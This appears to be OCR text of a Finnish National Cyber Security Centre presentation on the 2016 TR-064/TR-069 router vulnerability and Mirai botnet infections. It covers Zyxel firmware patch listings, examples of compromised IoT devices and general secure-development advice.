
Status on Tuesday 2016-11-29



One week later 2016-12-07



Available patches on 2016-12-08



Security Patch Bulletin


Maximize protection from the TR-064/TR-069 vulnerability for the following ADSL CPEs

Important Notice: Please Follow Firmware Upgrade Procedure 🗎
How to upgrade firmware patch video ▶

Model	Applicable Region	Applicable Countries	Firmware Version	Firmware Upgrade Procedure
AMG1202-T10B	Europe	Sweden + Finland	V200AAFN16E0 ⬇ ⬇	🗎
		All other European Countries	V200AAFN16C0 ⬇ ⬇	🗎
	Africa	South Africa	V200AAFN16H0 ⬇ ⬇	🗎
AMG1302-T10B	Europe	UK	V200AAJC15I0 ⬇ ⬇	🗎
		All other European Countries	V200AAJC15C0 ⬇ ⬇	🗎
AMG1302-T11C	Europe	Sweden + Finland	V300ABCG7E0 ⬇ ⬇	🗎
		UK	V300ABCG7I0 ⬇ ⬇	🗎
		All other European Countries	V300ABCG7C0 ⬇ ⬇	🗎
	Africa	South Africa	V300ABCG7H0 ⬇ ⬇	🗎
AMG1312-T10B	Europe	Sweden + Finland	V200AAFP11E0 ⬇ ⬇	🗎
		All other European Countries	V200AAFP11C0 ⬇ ⬇	🗎
	Africa	South Africa	V200AAFP11H0 ⬇ ⬇	🗎

See Zyxel statement for the TR-064 protocol implementation in CPEs

The result



Mirai reports October 2016 - May 2017
9000
8500
8000
7500
7000
6500
6000
5500
5000
4500
4000
3500
3000
2500
2000
1500
1000
500
0
2016-10-06
2016-10-22
2016-11-09
2016-11-23
2016-12-09
2016-12-23
2017-01-06
2017-01-20
2017-02-03
2017-02-17
2017-03-03
2017-03-17
2017-03-31
2017-04-14
2017-04-28
2017-05-12
incident_date

IoT security

In the cleanest networks of the world...


Milking machine calls home

Home audio amplifier is a bot

Room reservation panel downloads and shows ads

Guitar amplifier participates in DDoS

Ground-source heat pump scans for vulnerabilities



What can we do?

Advice for better product security

Common mistakes

Insecure User Interfaces
Web interfaces vulnerable to SQL injections, command line interfaces with no data input validation

Hard-coded passwords
Restoration of systems and data after an infection cause long breaks to production.

Open ports that are not needed
Exposes the device to hackers.

Lack of proper upgrade mechanisms
IoT devices will be left without any possibility to update them

Solution proposals

Follow secure coding practices
Sanitize inputs, pay attention to authentication mechanisms, prevent cross-site scripting

Do not use them
Do not hard code passwords or other credentials, not even your "support" account! Force the change of default credential in the install phase

Only open ports that are needed
Ensure that all necessary ports are closed by scanning the product – do not rely on assumption!

Keep developing patches to your products

Find a way to distribute them effectively and reliably

Finnish Communications Regulatory Authority
National Cyber Security Centre

Any questions?

Contact me at markus.lintula@ficora.fi

www.ncsc.fi
www.ficora.fi